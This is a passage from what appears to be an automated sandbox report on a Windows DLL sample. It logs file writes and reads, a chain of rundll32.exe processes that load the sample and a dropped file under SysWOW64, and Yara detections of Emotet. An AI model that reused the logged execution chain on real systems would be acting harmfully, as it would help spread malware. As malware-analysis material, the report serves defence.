C:\Users\user\Snuvw2w\V4651pz\H64C.dll	unknown	216	70 61 6e 3e 0a 20 20 20 20 0a 20 20 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 2e 65 72 72 6f 72 2d 66 6f 6f 74 65 72 20 2d 2d 3e 0a 0a 0a 20 20 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 23 63 66 2d 65 72 72 6f 72 2d 64 65 74 61 69 6c 73 20 2d 2d 3e 0a 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 23 63 66 2d 77 72 61 70 70 65 72 20 2d 2d 3e 0a 0a 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 77 69 6e 64 6f 77 2e 5f 63 66 5f 74 72 61 6e 73 6c 61 74 69 6f 6e 20 3d 20 7b 7d 3b 0a 20 20 0a 20 20 0a 3c 2f 73 63 72 69 70 74 3e 0a 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a	pan>. . </p>.</div> /.error-footer -->... </div> /#cf-error-details -->. </div > /#cf-wrapper -->.. <scr ipt type="t ext/javascr<wbr>ipt">. window._cf_translation = {};. . .</scr<wbr>ipt>.. </body>.</html>.	success or wait	1	7FEE875BEC7	WriteFile
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	unknown	8737	10 50 ff 15 c4 61 00 10 8b 0d 30 60 00 10 51 ff 15 c4 61 00 10 e9 6b fe ff ff e8 11 fd ff ff c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00	.P...a....0`..Q...a...k....... ..E.*....E.*....E.*....E.*.... E.*....E.*....E.*....E.*....E. *....E.*....E.*....E.*....E.*. ...E.*....E.*....E.*....E.*... .E.*....E.*....E.*....E.*....E .*....E.*....E.*....E.*....E.* ....E.*....E.*....E.*....E.*.. ..E.*....E.*...	success or wait	13	7FEE875BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE86EA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	41	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE875BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2296 Parent PID: 2500

General

Start time:	13:38:42
Start date:	23/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Snuvw2w\V4651pz\H64C.dll AnyString
Imagebase:	0xffe00000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	unknown	64	success or wait	1	FFE027D0	ReadFile
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	unknown	264	success or wait	1	FFE0281C	ReadFile

Analysis Process: rundll32.exe PID: 2728 Parent PID: 2296

General

Start time:	13:38:42
Start date:	23/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Snuvw2w\V4651pz\H64C.dll AnyString
Imagebase:	0xa60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2101787109.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2101808244.00000000002A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2102553232.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2688 Parent PID: 2728

General

Start time:	13:38:47
Start date:	23/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Snuvw2w\V4651pz\H64C.dll',#1
Imagebase:	0xa60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2113549024.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2114619642.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2113562513.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2864 Parent PID: 2688

General

Start time:	13:38:53
Start date:	23/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jqqmr\igpp.bdm', vHnBlDVDvG
Imagebase:	0xa60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2123339355.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2123303691.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2123952907.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2940 Parent PID: 2864

General

Start time:	13:38:57
Start date:	23/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jqqmr\igpp.bdm',#1
Imagebase:	0xa60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2336227694.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2336212841.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2337739921.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis